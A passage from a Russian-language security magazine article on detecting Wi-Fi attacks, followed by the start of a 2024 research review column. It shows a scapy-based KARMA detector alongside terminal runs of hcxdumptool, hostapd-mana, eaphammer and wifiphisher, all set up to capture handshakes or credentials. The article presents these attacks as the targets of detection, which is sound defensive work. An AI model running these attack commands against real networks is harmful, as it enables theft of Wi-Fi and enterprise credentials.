    probe = Dot11(subtype=4, addr1=target, addr2=source, addr3=target
, SC=0x3060)/\
     Dot11ProbeReq()/\
     Dot11Elt(ID='SSID', info=essid)/\
     Dot11Elt(ID='Rates', info=b'\x8c\x12\x98\x24\xb0\x48\x60\x6c')/\
     Dot11Elt(ID='DSset', info=int(36).to_bytes(1,'big'))
    return srp1(radio/probe, iface=iface, timeout=0.1)

def rand(size):
    return "".join(list(map(lambda _:random.choice(ascii_letters),
range(size))))

while True:
    essid = rand(10)
    probe_resp = probe_request(essid)
    if probe_resp:
        signal = int(probe_resp[RadioTap].dBm_AntSignal) if hasattr(
probe_resp[RadioTap], "dBm_AntSignal") else 0
        ap = probe_resp[Dot11].addr2
        print(f'[*] {ap} "{essid}" {signal}dBm')
        alert(ap, essid, signal)
    sleep(1)
```


Итак, хакер запускает программу для привлечения клиентов и захвата их паролей WPA PSK   это атака half-handshake.



```
┌──(kali㉿kali)-[~]
└─$ sudo hcxdumptool -i wlan0mon --disable_ap_attacks
[sudo] password for kali:
initialization of hcxdumptool 6.2.6 (depending on the capabilities of the device, this may take some time)...

warning: interface wlan0mon (phy0) is shared
hcxdumptool may not work as expected on shared physical devices

interface is already in monitor mode, skipping ioctl(SIOCSIWMODE) and ioctl(SIOCSIFFLAGS) system calls

start capturing (stop with ctrl+c)
NMEA 0183 SENTENCE........: N/A
PHYSICAL INTERFACE........: phy0
INTERFACE NAME............: wlan0mon
INTERFACE PROTOCOL........: IEEE 802.11
INTERFACE TX POWER........: 20 dBm (lowest value reported by the device)
INTERFACE HARDWARE MAC....: 000f00cfac31 (not used for the attack)
INTERFACE VIRTUAL MAC.....: 000f00cfac31 (not used for the attack)
DRIVER....................: rt2800usb
DRIVER VERSION............: 6.1.0-kali9-amd64
DRIVER FIRMWARE VERSION...: 0.36
openSSL version...........: 1.0
ERRORMAX..................: 100 errors
BPF code blocks...........: 0
FILTERLIST ACCESS POINT...: 0 entries
FILTERLIST CLIENT.........: 0 entries
FILTERMODE................: unused
WEAK CANDIDATE............: 12345678
ESSID list................: 0 entries
ACCESS POINT (ROGUE)......: 0025df4af77a (BROADCAST WILDCARD used for the attack)
ACCESS POINT (ROGUE)......: 0025df4af77b (BROADCAST OPEN used for the attack)
ACCESS POINT (ROGUE)......: 0025df4af77c (used for the attack and incremented on every new client)
CLIENT (ROGUE)............: c8aacc6f4961
EAPOLTIMEOUT..............: 20000 usec
EAPOLEAPTIMEOUT...........: 2500000 usec
REPLAYCOUNT...............: 61892
ANONCE....................: d93c310ff0177893ab0ae90ba71502655825b17842437afe8db0814dd63e7c34
SNONCE....................: bec9906e0d9f6bc4360b78569b9599dba10934a38f3a572689f6bb29e2d8a4d5

TIME     FREQ/CH  MAC_DEST     MAC_SOURCE   ESSID [FRAME TYPE]
```

Хакер проводит атаку захвата half-handshake


Или он просто запускает hcxdumptool без параметров, собирая PMKID.



```
┌──(kali㉿kali)-[~]
└─$ sudo hcxdumptool -i wlan0
initialization of hcxdumptool 6.2.6 (depending on the capabilities of the device, this may take some time)...
warning possible interfere: wpa_supplicant is running with pid 609


start capturing (stop with ctrl+c)
NMEA 0183 SENTENCE........: N/A
PHYSICAL INTERFACE........: phy0
INTERFACE NAME............: wlan0
INTERFACE PROTOCOL........: IEEE 802.11
INTERFACE TX POWER........: 20 dBm (lowest value reported by the device)
INTERFACE HARDWARE MAC....: 000f00cfac31 (not used for the attack)
INTERFACE VIRTUAL MAC.....: 000f00cfac31 (not used for the attack)
DRIVER....................: rt2800usb
DRIVER VERSION............: 6.1.0-kali9-amd64
DRIVER FIRMWARE VERSION...: 0.36
openSSL version...........: 1.0
ERRORMAX..................: 100 errors
BPF code blocks...........: 0
FILTERLIST ACCESS POINT...: 0 entries
FILTERLIST CLIENT.........: 0 entries
FILTERMODE................: unused
WEAK CANDIDATE............: 12345678
ESSID list................: 0 entries
ACCESS POINT (ROGUE)......: 0084ed08a318 (BROADCAST WILDCARD used for the attack)
ACCESS POINT (ROGUE)......: 0084ed08a319 (BROADCAST OPEN used for the attack)
ACCESS POINT (ROGUE)......: 0084ed08a31a (used for the attack and incremented on every new client)
```

Хакер проводит атаку захвата PMKID


Либо он ожидает, пока клиенты подключатся к открытой точке доступа.



```
┌──(kali㉿kali)-[~]
└─$ sudo hostapd-mana /etc/hostapd-mana/hostapd-mana.conf
Configuration file: /etc/hostapd-mana/hostapd-mana.conf
Using interface wlan0 with hwaddr 00:0f:00:[redacted] and ssid "test"
wlan0: interface state UNINITIALIZED→ENABLED
wlan0: AP-ENABLED
MANA - Directed probe request for SSID 'Fold4' from 5a:ff:20:[redacted]
MANA - Directed probe request for SSID 'Keenetic-[redacted]' from 5c:e5:0c:[redacted]
MANA - Directed probe request for SSID 'Keenetic-[redacted]' from 5c:e5:0c:[redacted]
MANA - Directed probe request for SSID 'puHYZlBTZr' from 00:11:22:33:44:55
MANA - Directed probe request for SSID 'NwascjJCAS' from 00:11:22:33:44:55
MANA - Directed probe request for SSID 'UwRBagPHLx' from 00:11:22:33:44:55
MANA - Directed probe request for SSID 'NVfiRgfjIY' from 00:11:22:33:44:55
MANA - Directed probe request for SSID 'CRFvpyfRbG' from 00:11:22:33:44:55
MANA - Directed probe request for SSID 'qSEpFjKZGs' from 00:11:22:33:44:55
MANA - Directed probe request for SSID 'PfLYjOWZvf' from 00:11:22:33:44:55
MANA - Directed probe request for SSID 'xEFFbAgVYq' from 00:11:22:33:44:55
```

Хакер проводит атаку KARMA в чистом виде


Либо же он запускает точку доступа для атак WPA Enterprise.



```
┌──(kali㉿kali)-[~]
└─$ sudo eaphammer -i wlan0 --channel 1 --auth wpa-eap --essid Corp --creds

                     A nice shiny new access point.

                       Version:  1.13.5
                      Codename:  Power Overwhelming
                        Author:  @s0lst1c3
                       Contact:  gabriel<<at>>solstice(doT)sh


[?] Am I root?
[*] Checking for rootness...
[*] I AM ROOOOOOOOOOOOT
[*] Root privs confirmed! 8D
[*] Saving current iptables configuration...
[*] Reticulating radio frequency splines...
```

Хакер проводит атаку GTC downgrade


Ну или же он просто выполняет атаку Evil Twin.



```
┌──(kali㉿kali)-[~]
└─$ sudo wifiphisher -aI wlan0 -e 'CORP' -nD -nE
[*] Starting Wifiphisher 1.4GIT ( https://wifiphisher.org ) at 2024-02-19 08:36
[+] Timezone detected. Setting channel range to 1-13
[+] Selecting wlan0 interface for creating the rogue Access Point
[+] Changing wlan0 MAC addr (BSSID) to 00:00:00:16:77:8e
[+] Sending SIGKILL to wpa_supplicant
[*] Cleared leases, started DHCP, set up iptables
[+] Selecting Network Manager Connect template
[*] Starting the fake access point...
[*] Starting HTTP/HTTPS server at ports 8080, 443
[+] Show your support!
[+] Follow us: https://twitter.com/wifiphisher
[+] Like us: https://www.facebook.com/Wifiphisher
[+] Captured credentials:
[!] Closing
```

Хакер проводит атаку Evil Twin

И в каждом случае мы мгновенно обнаруживаем хакера.



```
~/src/defence/wifi(main*) » sudo ./karma.py wlan0mon 2> /dev/null
[*] 04:18:b6:ce:99:d7 "KATYrnIVYA" -35dBm
[!] KARMA detected: 04:18:b6:ce:99:d7 "KATYrnIVYA" -35dBm [Private]

[*] 00:84:ed:08:a3:1b "eCvIWbkxqK" -33dBm
[!] KARMA detected: 00:84:ed:08:a3:1b "eCvIWbkxqK" -33dBm [Private]
[*] 00:84:ed:08:a3:1c "XnfizSlLud" -35dBm
[!] KARMA detected: 00:84:ed:08:a3:1c "XnfizSlLud" -35dBm [Private]
[*] 00:84:ed:08:a3:1d "NGhbrhbuBh" -36dBm
[!] KARMA detected: 00:84:ed:08:a3:1d "NGhbrhbuBh" -36dBm [Private]
[*] 00:00:00:16:77:8e "dKhMIbtBat" -38dBm
[!] KARMA detected: 00:00:00:16:77:8e "dKhMIbtBat" -38dBm [XEROX CORPORATION]
[*] 00:00:00:16:77:8e "rgMlQieOIm
[*] 00:00:00:16:77:8e "IBkzfhQAcG
[*] 00:00:00:16:77:8e "EblHnoCGRP
[*] 00:00:00:16:77:8e "TboicYBjEg

[*] 00:0f:00:cf:ac:31 "puHYZlBTZr" -31dBm
[!] KARMA detected: 00:0f:00:cf:ac:31 "puHYZlBTZr" -31dBm [Legra Systems, Inc.]
[*] 00:0f:00:cf:ac:31 "NwascjJCAS" -29dBm
[*] 00:0f:00:cf:ac:31 "UwRBagPHLx" -29dBm
```

Детект техники KARMA

Мы видим Probe response на случайное имя сети, а также уровень сигнала ответившего вредоносного устройства. Легитимная точка доступа на такой запрос бы не ответила.

Все приведенные выше атаки объединяет то, что для привлечения клиентов они используют технику KARMA. И большинство хакеров даже не догадываются об этом.

ЗАКЛЮЧЕНИЕ

Трилогия хакерского противостояния подошла к концу. Мы увидели, как много атак может быть видно самому обычному пользователю, который не имеет привилегированного доступа в своей инфраструктуре и лишь отслеживает определенные события. Мы узнали, что даже атаки, считающиеся бесшумными, на деле таковыми не являются и оставляют свои следы.

Исходный код всех продемонстрированных инструментов доступен в моем GitHub. Продемонстрированные мною приемы выявления атак можно комбинировать с уже действующими механизмами защиты, что сделает твою корпоративную сеть еще более защищенной.

Конечно, многое зависит и от компетенции потенциального злоумышленника, но думаю, куда вероятнее, что хакер обязательно на чем-нибудь попадется. А если учесть, что в твоей инфраструктуре и без того развитый мониторинг, у хакера просто не останется шансов!

Колонка Дениса Макрушина

ОБЗОР ПЕРСПЕКТИВНЫХ ИССЛЕДОВАНИЙ

ЗА 2024 ГОД

Сегодня поговорим о самых классных ресерчах этого года. Принципы защищенного дизайна от Google, анализ зиродеев, уязвимые пакеты в PyPI и NPM, лучшие доклады с конференций RSA и Black Hat.

Денис Макрушин
Специализируется
на исследовании угроз
и разработке технологий
защиты от целевых атак.
@makrushin

Вообще говоря, материал не совсем за год: предыдущую подборку я публиковал в апреле 2024-го. Но с того времени исследователи накопили много всего интересного. Давай пройдемся по ресерчам и посмотрим, что из этого можно будет применять на практике, а что просто стоит закинуть в голову.

SECURE BY DESIGN: ПРИНЦИПЫ ПОСТРОЕНИЯ ЗАЩИЩЕННЫХ СИСТЕМ ОТ GOOGLE

Весной этого года в новых версиях широко применяемой библиотеки liblzma нашли умело спрятанный бэкдор, а я тогда как раз изучал документ Secure by Design at Google. В нем инженеры безопасности пересмотрели принципы построения современных приложений.

Цель материала — сократить разрыв между концептуальными требованиями Secure by Design и их практическим применением.

Инженеры Google столкнулись с вызовом: скорость изменений в программном обеспечении и в особенности в облачном ПО настолько высока (несколько релизов в день), что не позволяет реализовать существующие требования безопасности, которые актуальны скорее для физических систем. Потому что в физических системах после тщательного проектирования архитектуры риск появления дефектов на этапе производства низкий по сравнению с риском появления дефектов в ежедневных обновлениях ПО.

